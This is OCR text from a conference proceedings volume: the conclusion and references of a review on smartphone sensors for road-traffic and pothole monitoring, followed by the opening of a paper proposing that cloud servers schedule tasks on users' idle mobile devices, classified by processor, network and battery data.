The road infrastructure is the core driver of any country as it enables socio-economic activities such as job creation, the movement of goods and people, revenue generation, growth and development, and access to multiple services. Therefore, road authorities need to ensure the continuous monitoring of the road infrastructure and traffic conditions to avoid traffic congestion, improve travel times, improve driver behaviour and eliminate road anomalies.

This paper reviewed the use of smartphone sensors for the collection of road transportation data such as congestion, road anomalies and environmental factors that can be used to optimise traffic flow. From this systematic review, certain conclusions can be drawn.

Different smartphone sensors were reviewed that are used to detect traffic congestion, driver behaviour and road conditions. It is clear from the review that smartphone-embedded sensors provide an innovative, cost-effective and scalable alternative to complement ITS's sensing capabilities. They also enable data collection on road conditions; however, approaches have, as of yet, not been standardised and there are clear differences between researchers in terms of which approach may be considered to be the most optimal approach defined by a given situation.

Providing road users and authorities with real time, accurate representations of road and traffic conditions and road anomalies will lead to reduced travel time, reduced traffic congestion, improved driver behaviour, reduced fuel consumption, reduced vehicle operational costs, reduced vehicle emissions, and streamlining the management and maintenance of roads by means of focussed and cost-effective infrastructure efforts. This will help improve and optimise the flow of traffic on roads. As a consequence, this could improve transport profitability where greater revenue could be generated which, in itself, can be reinvested thereby assisting with economic growth.

Moreover, the operation of smartphones should be automated so that it collects data automatically without the need to recalibrate the phone or place it in a specific position. It is believed that solutions need to incorporate these capabilities to minimise driver distractions and improve road safety.

As there is no single approach that can address all classification methods, additional research is required that would be able to compare the quality of the associated methods, and what would be the most appropriate scenario where such an approach may be implemented. Therefore, a standardised, industry-based classification algorithm(s) needs to be developed or improved upon and adopted. It is equally important that smartphone devices and applications or solutions be platform- or hardware-agnostic.

As this paper relates to the preliminary phase of a greater study, additional research is required on numerous aspects mentioned and discussed. Research is ongoing and additional topics are being explored.

References

1. Home—Department of Transport. https://www.transport.gov.za/. Accessed 12 Nov 2022
2. Havenga J, Roux P, Simpson Z (2018) A heavy goods vehicle fleet forecast for South Africa. J Transp Supply Chain Manage 12. https://doi.org/10.4102/jtscm.v12i0.342
3. Herrera JC, Bayen AM (2010) Incorporation of Lagrangian measurements in freeway traffic state estimation. Transp Res Part B Methodol 44:460–481. https://doi.org/10.1016/j.trb.2009.10.005
4. Satyakumar M, Anil R, Sivakumar B (2014) Travel time estimation and prediction using mobile phones: a cost effective method for developing countries. Civ Eng Dimension 16:33–39. https://doi.org/10.9744/ced.16.1.33-39
5. Li X, Goldberg DW (2018) Toward a mobile crowdsensing system for road surface assessment. Comput Environ Urban Syst 69:51–62. https://doi.org/10.1016/j.compenvurbsys.2017.12.005
6. Chandra S, Naik R, Jimenez J (2019) Crowdsourcing-based traffic simulation for smart freight mobility. Simul Model Pract Theory 95. https://doi.org/10.1016/j.simpat.2019.04.004
7. Moher D, Liberati A, Tetzlaff J, Altman DG (2009) Preferred reporting items for systematic reviews and meta-analyses: the PRISMA statement. BMJ 339:b2535. https://doi.org/10.1136/bmj.b2535
8. Steyn WJVM, Monismith CL, Nokes WA et al (2012) Challenges confronting road freight transport and the use of vehicle-pavement interaction analysis in addressing these challenges. J South Afr Inst Civil Eng 54:14–21
9. Koch C, Brilakis I (2011) Improving pothole recognition through vision tracking for automated pavement assessment
10. El-Hariri E, Hassanien AE, Mohamed A et al (2014) RoadMonitor: an intelligent road surface condition monitoring system
11. Johnson DA, Trivedi MM (2011) Driving style recognition using a smartphone as a sensor platform. In: 2011 14th international IEEE conference on intelligent transportation systems (ITSC), pp 1609–1615

12. Maeda H, Sekimoto Y, Seto T et al (2018) Road damage detection using deep neural networks with images captured through a smartphone. Comput-Aided Civil Infrastruct Eng 33:1127–1141. https://doi.org/10.1111/mice.12387
13. Tedeschi A, Benedetto F (2017) A real-time automatic pavement crack and pothole recognition system for mobile Android-based devices. Adv Eng Inform 32:11–25. https://doi.org/10.1016/j.aei.2016.12.004
14. Dai J, Teng J, Bai X et al (2010) Mobile phone based drunk driving detection. In: 2010 4th international conference on pervasive computing technologies for healthcare, pp 1–8
15. Liu L, Li H, Liu J et al (2017) BigRoad: scaling road data acquisition for dependable self-driving. In: Proceedings of the 15th annual international conference on mobile systems, applications, and services. Association for Computing Machinery, New York, NY, USA, pp 371–384
16. Munoz-Organero M, Ruiz-Blaquez R, Sánchez-Fernández L (2018) Automatic detection of traffic lights, street crossings and urban roundabouts combining outlier detection and deep learning classification techniques based on GPS traces while driving. Comput Environ Urban Syst 68:1–8. https://doi.org/10.1016/j.compenvurbsys.2017.09.005
17. Zhang X, Gong H, Xu Z et al (2012) Jam eyes: a traffic jam awareness and observation system using mobile phones. Int J Distrib Sens Netw 8:921208. https://doi.org/10.1155/2012/921208
18. Koukoumidis E, Martonosi M, Peh L-S (2012) Leveraging smartphone cameras for collaborative road advisories. IEEE Trans Mob Comput 11:707–723. https://doi.org/10.1109/TMC.2011.275
19. Thiagarajan A, Ravindranath L, LaCurts K et al (2009) VTrack: accurate, energy-aware road traffic delay estimation using mobile phones
20. Thajchayapong S, Pattara-atikom W, Chadil N, Mitrpant C (2006) Enhanced detection of road traffic congestion areas using cell dwell times. In: 2006 IEEE intelligent transportation systems conference, pp 1084–1089
21. Júnior JF, Carvalho E, Ferreira BV et al (2017) Driver behaviour profiling: an investigation with different smartphone sensors and Machine Learning. PLoS ONE 12:e0174959. https://doi.org/10.1371/journal.pone.0174959
22. Castignani G, Derrmann T, Frank R, Engel T (2015) Driver behavior profiling using smartphones: a low-cost platform for driver monitoring. IEEE Intell Transp Syst Mag 7:91–102. https://doi.org/10.1109/MITS.2014.2328673
23. Bergasa LM, Almería D, Almazán J et al (2014) DriveSafe: an app for alerting inattentive drivers and scoring driving behaviours. In: 2014 IEEE intelligent vehicles symposium proceedings, pp 240–245
24. Fazeen M, Gozick B, Dantu R et al (2012) Safe driving using mobile phones. IEEE Trans Intell Transp Syst 13:1462–1468. https://doi.org/10.1109/TITS.2012.2187640
25. Eriksson J, Girod L, Hull B et al (2008) The pothole patrol: using a mobile sensor network for road surface monitoring. In: Proceedings of the 6th international conference on Mobile systems, applications, and services. Association for Computing Machinery, New York, NY, USA, pp 29–39
26. Chuang M-C, Bala R, Bernal EA et al (2014) Estimating gaze direction of vehicle drivers using a smartphone camera. In: 2014 IEEE conference on computer vision and pattern recognition workshops, pp 165–170
27. Yang C (2016) Instagram use, loneliness, and social comparison orientation: interact and browse on social media, but don't compare. Cyberpsychol Behav Soc Netw 19:703–708. https://doi.org/10.1089/cyber.2016.0201
28. Dinesh V, Naveen A (2018) Smartphone based traffic state detection using acoustic analysis and crowd sourcing. Appl Acoust 138:80–91
29. Hu S, Su L, Liu H et al (2015) SmartRoad: smartphone-based crowd sensing for traffic regulator detection and identification. ACM Trans Sen Netw 11:55:1–55:27. https://doi.org/10.1145/2770876
30. Sattar S, Li S, Chapman M (2018) Road surface monitoring using smartphone sensors: a review. Sensors 18:3845. https://doi.org/10.3390/s18113845

31. Mednis A, Strazdins G, Zviedris R et al (2011) Real time pothole detection using Android smartphones with accelerometers. In: 2011 international conference on distributed computing in sensor systems and workshops (DCOSS), pp 1–6
32. Souza VMA, Giusti R, Batista AJL (2018) Asfault: a low-cost system to evaluate pavement conditions in real-time using smartphones and machine learning. Pervasive Mob Comput 51:121–137. https://doi.org/10.1016/j.pmcj.2018.10.008
33. Woodard D, Nogin G, Koch P et al (2017) Predicting travel time reliability using mobile phone GPS data. Transp Res Part C Emerg Technol 75:30–44. https://doi.org/10.1016/j.trc.2016.10.011
34. Silva N, Soares J, Shah V et al (2017) Anomaly detection in roads with a data mining approach. Procedia Comput Sci 121:415–422. https://doi.org/10.1016/j.procs.2017.11.056
35. Singh G, Bansal D, Sofat S, Aggarwal N (2017) Smart patrolling: an efficient road surface monitoring using smartphone sensors and crowdsourcing. Pervasive Mob Comput 40:71–88. https://doi.org/10.1016/j.pmcj.2017.06.002

A Hypothesis on Cloud Sourcing Sharing Users' Mobile Devices Through Virtualization

Nazmus Sakib and Al Hasib Mahamud

Abstract The term Cloud has taken on a significant role in the computer industry and is now recognized as the forerunner of cutting-edge technology that makes possible an enormous variety of services and applications. Cloud computing servers are made up of a large resource pool that combines hardware and software that is readily available and serves users depending on demand, with pay-per-use consumers accessing services. Large amounts of resources that can be consolidated on an active network and cloud servers that can be distant users' mobile handheld devices are both features of cloud services that may be offered to users. With the use of mobile device resources, this research suggests a novel method of cloud computing that would represent a ground-breaking development for the field. In this situation, virtualization technology may also be leveraged to benefit from the resources of mobile devices. Additionally, mobile devices can function as a backup virtual server for the cloud. Based on the outcomes of the relevant intelligent parameters, a dynamic optimization algorithm may categorize mobile devices that are linked to the cloud and operating as a part of it, and the result log would be stored in the server. Additionally, the log will act as the cloud's main building block for effectively allocating and scheduling jobs to various types of categorized mobile devices based on the task's complexity, which results in greater elasticity, flexibility, cost savings, and slick server performance. The potential solution adds a monetary incentive that is advantageous to both the service user and the service provider.

Keywords Cloud computing · Virtualization · Shared storage · Big intelligence · Processor · Battery · Task scheduling optimization · Data center

N. Sakib · A. H. Mahamud (✉)
Ahsanullah University of Science and Technology, Tejgaon, Dhaka 1208, Bangladesh
e-mail: hasib.cse@aust.edu

N. Sakib
e-mail: sakib.cse@aust.edu

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_15

1 Introduction

Cloud computing has become the most widely utilized technology in the modern world, representing as both a technology and a business model for very many service providers. As more individuals adopt cloud computing, more diversified technologies and business models are created, compartmentalized, and focused on specific applications [17]. However, several variables are always taken into account when adopting a new approach to cloud technology: (1) How cloud service can imply a better technological solution to the recent world aspects? (2) How cloud services can be easier to reach the end users and enable them to get used to it? (3) How sleek service of the cloud can be achieved in a short time where time is equivalent to money? (4) What are the ways to reduce cloud service providers'cost and maintain quality of service with a profit model? (5) How the general users can utilize the prospects by using the cloud services?

It would be a thrill for any cloud user to awaken in the morning and receive payment for using cloud services. This study demonstrates a novel technique to use the capabilities of mobile devices that are linked to a specific cloud network via cloud apps. Smartphone penetration is rapidly skyrocketing all across the world. In a metropolis in any rich or developing country, the population to smartphone ratio is somewhere around 3:1, and some people own multiple cellphones [10]. Furthermore, as technology advances, the hardware specifications of smartphones have exceeded previous estimates, and their benchmark performance may be comparable to that of a computer. Smartphones have practically all of the functions of a computer, but they are also more handy to use anywhere and at any time [6].

Cloud sourcing has arisen as a new cloud computing paradigm. Having allowed cloud service providers to enable diverse service models and business focuses to provide cloud services to various organizations, encouraging them to delegate the liability of cloud server maintenance to the cloud service provider, allowing them to focus on their application for end users [19] (Fig. 1).




Fig. 1 Smartphone clock speed progress over years [16]

This paper's investigation proposes a revolutionary technique that makes advantage of the resources of mobile devices that are part of the same cloud network controlled by the same cloud-based service provider. Using an app, an user's mobile device can share a specific segment of capacity with the cloud server, which in turn becomes a component of the cloud's storage and is exploited by the cloud server; in compensation, the users are assigned higher storage than previously shared [23, 24].

Similarly, sharing a small fraction of other hardware resources consumption, such as CPU and RAM, with the cloud server will have a significant influence on both the cloud service and the users. Sharing these resources enables the server to identify mobile devices based on large intelligence data factors such as (1) processor idleness, (2) network connection speed of the device, and (3) battery life, which may be increased by conducting a penetration test on the mobile user as well as what and when he uses. This data is retained in the cloud server and frequently updated, and it will be utilized by the server subsequently to schedule tasks based on task sophistication to the classified connected mobile devices, enabling the cloud server to use the mobile devices' processor as well as RAM, resulting in little energy usage, cost, improved scalability, and overall performance. Apart from this, it will benefit the individual financially, since the user will be compensated based on how often his mobile is utilized by the cloud server to perform tasks [1, 3–5, 8, 22].

The remainder of the paper is structured as follows. Sections 2 and 3 outline the literature study and the recommended approach for the new cloud sourcing mechanism. Section 4 discusses the efficacy of parameter setting and the effectiveness of the proposed notion. Finally, Sect. 5 is the paper's conclusion, with a few remarks and ideas for further research on Sect 6.

2 Literature Review

Cloud Sourcing Cloud sourcing is increasingly a buzzword in technological advances. It has added a brand-new layer of complexity to cloud computing by delegating responsibilities for cloud services and application services to several entities. It relieves the organization of the obligation of maintaining the cloud server, allowing them to focus on the application service, as well as the quality and performance of the applications [15].

On the other hand, cloud service providers can maintain service quality and consider different cloud service models to be iconic from a different perspective. Cloud sourcing has changed the way cloud computing is used while allowing for greater flexibility in deployment. Users are provided with cloud services, as well as the opportunity to participate in cloud sourcing and become an active member of the cloud server. Later, each user will be assigned a score depending on the number of tasks completed by the user's device, and the user will get gifts or feedback from the cloud service. If the number of tasks done by the user's device is n, the execution time is t, and the cloud server uses network c, then score [28],

$$score = \sum_{n=0}^{n=max} t_n * c_n \tag{1}$$

2.1 Mobile Device and User Classification

In the proposed idea through the app users'mobile device hardware resources can be accessed and different penetration tests on hardware can be performed to classify mobile devices on the following parameters.

2.1.1 Idleness of Processor

To obtain generic information about the mobile device's processor, the cloud server will read the processor clock speed and use the record of each individual user's device on a regular basis. This information tells the server when the processor is generally idle. For example, if a user is a corporate employee who is normally occupied at a meeting at a specific time of day, say 10 AM–1 PM, 3 h of reduced utilization or idle time are logged. Later, throughout the entire lunch hour, the user has a greater usage rate and driving mood may also be identified using the timeframe of the GPS technology, along with the user's sleeping hours during weekdays and weekends. These parameters enable the server to determine when the processor is typically idle for this specific type of user, permitting the server to acquire the greatest job completion rate from this sort of mobile device [25] (Fig. 2).

During task scheduling, a task is scheduled with the following information.




Fig. 2 Comparison of clock speed between mobile processors [12]

1. Data or command to perform the task.
2. Reference data which will let the processor know if it has any prerequisite or dependent task.
3. Max execution time.

For example, a task has a max execution time of M and processor execution time at any time is P, then

$$P > M$$

To consider different aspects, if the selected device processor has a capacity of C tasks at any chosen slot, p are the tasks that are to be assigned which ranges [0, C]. Let X(n) be the processor utilization and n is the no. of assigned tasks at any given time [0, t] where t is the collective time of tasks and Z is a constant defined by the server to avoid fail.

$$N(x, t) = Z + \int_0^n dX(y)[-p, C - p] \tag{2}$$

N(x,t) denotes the factor value of any device, where the server will choose the higher then the task will be assigned; otherwise the task will be shifted immediately [21].

2.2 Speed of Network Connection

The cloud server will run a penetration test on the user's mobile device to determine the speed of the internet connection to which it is connected. The server will always assign a higher categorization to a device that is linked to a network and has less fluctuation and greater stability. For example, if a user is at work, the mobile device is linked to a steady and high-speed internet connection; yet, when the user is at home or other locations, the internet connection may be slow and vary often. In this situation, the server will transmit numerous packets where s is the packet size up to hop h, followed by the network quality factor.

$$Nb(n, s) = \alpha + \sum_{i=1}^{h} \frac{s}{C_i} \tag{3}$$

Here C_i is the capacity of h-th hop, and α is the relative delay up to hop h. If the Nb(n,s) are below the threshold during the task scheduling, then no task would be scheduled in that particular device; furthermore, the server will assign more tasks when the network quality is stable and fast [27].

2.3 Battery Life

Here cloud server will use intelligence to determine the nature of the user is that

1. How frequently the user charges his device.
2. What and when is the lowest percentage the device witnesses usually.

To complete the work, the device's CPU and RAM will be used, as well as the battery charge, so that battery life information will notify the server about where and when to assign tasks. Furthermore, if a battery's life/quality is high, it indicates that it will be able to do a greater number of given duties. In addition, if a mobile device is charging, tasks will be assigned directly. To illustrate, if a user charges his phone at night, the next day after general usage of the specific device, it may have the lowest charge in the evening. Depending on such records, the server will assign tasks to this specific device. For example, to perform a task, charge consumption is N, the mobile battery charge is C then $C - N \geq 20\%$, if C is collapsed into battery health $H(\gamma)$, then

$$H(\gamma) = \sum_{t=0}^{t=max} v_e(t) + g_c(t) \tag{4}$$

Here, v_e is voltage of the battery and g_c is the charge or ampere present at any considering moment. If this criterion is met, the task will be allocated; otherwise, the assignment will be assigned to another suitable device. If the condition is false and the mobile device is charging, the job will be assigned; however, if the device is unplugged, the task will be halted for the next n minutes until the device returns to charging; if the device does not return to charge after n minutes, the task will be moved [26].

2.4 Device Hardware Classification

The processor performance is growing as technological advancements, and it can now execute practically all functions much like a computer. Apart from mobile processor clock speeds, PC processor clock speeds are comparable. Entire possible storage will also be a criterion for the server to define a device as complicated, since some tasks may necessitate the utilization of mobile storage. Furthermore, some jobs are made up of a sequence of tasks that are dependent on one another's results; in such cases, mobile storage would be utilized to complete a task.

Additionally, the quality of the GPU and RAM may be used as a categorization criterion. For example, if a planned activity involves image processing, the GPU is usually employed. As a consequence, a high-quality GPU may complete the given work quicker; also, the bus speed of the RAM is taken into account, as RAM with a faster bus speed may carry out tasks speedier.


3 Proposed Idea

This study reveals the utilization of mobile device resources such as storage, processor, and RAM to assist cloud services, resulting in greater scalability, flexibility, and smooth performance within the cloud server through cloud applications. Not only can the cloud server serve mobile devices within the cloud network, but it can also classify the mobile devices based on some defined parameters and schedule tasks based on the classification of specific mobile devices. As a result, the focus is formed to use the hardware resources of the mobile devices to perform tasks on the cloud server's behalf. In this situation, each connected user's mobile device acts as a generic virtual server of the cloud network, completing duties depending on the cloud server task scheduling.

First of all, 'Penetration test performer' virtual server is configured with the test that would be applied on each user's mobile device and the results are transferred to the 'Device classifier' virtual server. Here, 'device classifier' virtual server of the cloud network receives data and performs this classification frequently based on some selective criteria, evaluating each user's mobile device with a score which in terms are classified into three classes such as (i) Level 1, (ii) Level 2, and (iii) Level 3 where level-1 has the highest evaluation score and level-3 has the lowest evaluation score while level-1 is assigned with most complexity tasks and level-3 is assigned with the least complexity tasks (Figs. 3 and 4).

A user's mobile device may be transferred from one level to another based on the score it receives, which occurs often. Following that, the 'device classifier' uploads the classification log as well as the details related to each mobile device, such as hardware specifications, big intelligence data, and penetration test instances. By combining all of this information, the 'device mapper' virtual server provides a device information report, which is saved on the cloud server and used by other virtual servers. The cloud server gets a string of requests from various sources that are to be serviced, which are received by the 'request handler' virtual server and only legitimate requests are sent into the queue for the 'task scheduler' virtual server

Fig. 3 RAM bus speed performance comparison [9]






Fig. 4 Proposed idea mechanism

after conducting all security checks. An Optimized Primitive ‘task scheduler’ virtual server requests the device information log report from the ’device mapper’ virtual server, and then chooses the appropriate mobile device and performs a few selective checks on the chosen device to see if the latest log report reflects the current state of that respective device. If the task scheduler discovers a proportion of similarities exceeding the threshold percentage, the job is allocated to that device; otherwise, the work is given to the next relevant device. If the chosen device’s processor clock is overused than expected, as a result, the processor execution of that device becomes smaller than the max execution time of the assigned task, and if the internet connection of that device fluctuates wildly unusually or becomes lower than the threshold speed required, along with this battery condition is not up to the mark to assign that task, an alternative search would be performed.

Upon finding the respective device available to schedule the task ‘task scheduler’ embeds some important information within the task which are required to perform the task remotely on the mobile devices such as (i) data or command to perform task, (ii) reference data which will let the processor know if it has any prerequisite or dependent task, and (iii) max execution time. Assigned user’s device will return the result of the task to ‘result receiver’ virtual server which is synchronized with the ‘task scheduler’ virtual server. If a task is assigned in such case where the device is lacking only the battery charge but it is in a charging state, in such case if the mobile device is interrupted in charging or task execution time exceeds processor execution time, then the task is instructed to wait up to n minute to let the device come back to usable state; otherwise, it will report back to the ‘result receiver’ as uncompleted with the percentage of result that is completed which will sync with ‘task scheduler’ for an alternative search of the mobile device to be allocated.

Flow chart depicting the procedure: when a request is received, the server validates its authenticity, rejecting invalid requests and accepting only legitimate requests, and calculating the cost of resource consumption for the work, which is then placed in the task queue. Following that, a request is selected from the queue, while the server examines the ‘device info log’ that was saved on the server side in order to select a suitable device for the job depending on its complexity. When a device is selected, the server executes some selective actions such as a CPU utilization summary, battery state, and network condition. If the device can supply more information than the threshold for assigning a job, the task is ready to be scheduled on that device; otherwise, the server will look for another eligible device. Before scheduling a task in a device, the server checks to see if the request has any prerequisite data that should be downloaded and provided, or if the request is part of a series of requests that are dependent on the results of other requests. If so, the server collects this information and embeds it with the task. Other information such as task maximum execution duration, highest pause time, scheduling summary, and reference data are examined before and during task execution.

Whenever these parameters do not match the user’s mobile device, the task returns a ‘uncompleted’ status, which is handled by the server by immediately assigning the job a high priority. Upon receiving a task with the result ‘finished’, the server



Start
Get Request
Check Validity
No
Yes
Decline Request
Queue requests
Pick a request using "SJF Primitive"
Get device Info log
Choose suitable device based on request complexity
Yes
No
Device pass selective checking?
Yes
Embeds related results & downloaded data with task
Schedule the task
Task return due to longer pause or processor execution failure
No
Remove request from queue
Return

Fig. 5 Flow chart of the proposed idea

provides the requested service to the requester, removes the request from the queue, and ultimately returns the service to the requester.

For example, considering a situation where M no. of mobile device processor available within the cloud server and N no. of task request has arrived at the cloud server where different cases can rise (i) $N < MorN \sim M$, at such case cloud server don't need to use its own hardware resources to serve as the requests resulting only to effort the managing the cost to schedule task in the remote mobile devices and all other cost is reduced to zero, (ii) $N > M$, at such case cloud server can schedule a percentage of request in the remote mobile device and use its hardware resources along with these it can serve the rest of the request with the on network resources resulting less use of the cloud network resources than required in this case too (Fig. 5).

4 Efficiency of the Idea

It implies that the cloud network can remotely employ the user's handheld mobile device as a generic virtual server of the cloud server. As a result, less resource is utilized at the server end to serve a request, lowering the cost of the cloud server significantly. Aside from that, this cloud model might be related to cloud sourcing, in which the cloud server acts as the company and users' mobile devices collectively provide cloud services, albeit management is concentrated in the cloud network itself [18]. Though mobile processor speed is roughly 20% than that of computer processor yet having almost the same clock rate the difference is created by the cache that individual processor embeds. But it refers that using mobile processors to complete tasks which are within the cloud network would be a great deal of saving power for the cloud network whereas using mobile processor will allow the cloud server to reduce power consumption resulting in cloud maintenance cost of around 30% [2] (Fig. 6).

Along with this, while the processor running it completes allocated tasks as well as it outputs heat. Processors of both computer and mobile generate heat but comparing both mobile processors are as less as almost 22 times than that of computer processors.

It encourages the utilization of the mobile processor as much as possible when it is idle or less used in the suggested notion where the user's mobile resources are used more while it is charging or far from the body resulting in less influence of heat on the user despite heat is created very little. It shows increased use of mobile processors while producing less electricity and having higher scalability [14, 20].

The mobile device processor state is one of the keys to success that the cloud server performs before assigning a job to guarantee the present performance of the machine is compatible with the server record. It examines the processor RPM, which specifies the system load, as well as the CPU's idle and utilization percentage. As a result, the mobile processor is used efficiently, and task scheduling becomes effective, with a high completion rate (Fig. 7).





Fig. 6 Mobile versus Desktop processor TDP [11]



(a) Heat produced by processors [13].

(b) CPU Utilization vs idle percentage [7].

Fig. 7 Processor performance analysis [7, 13]

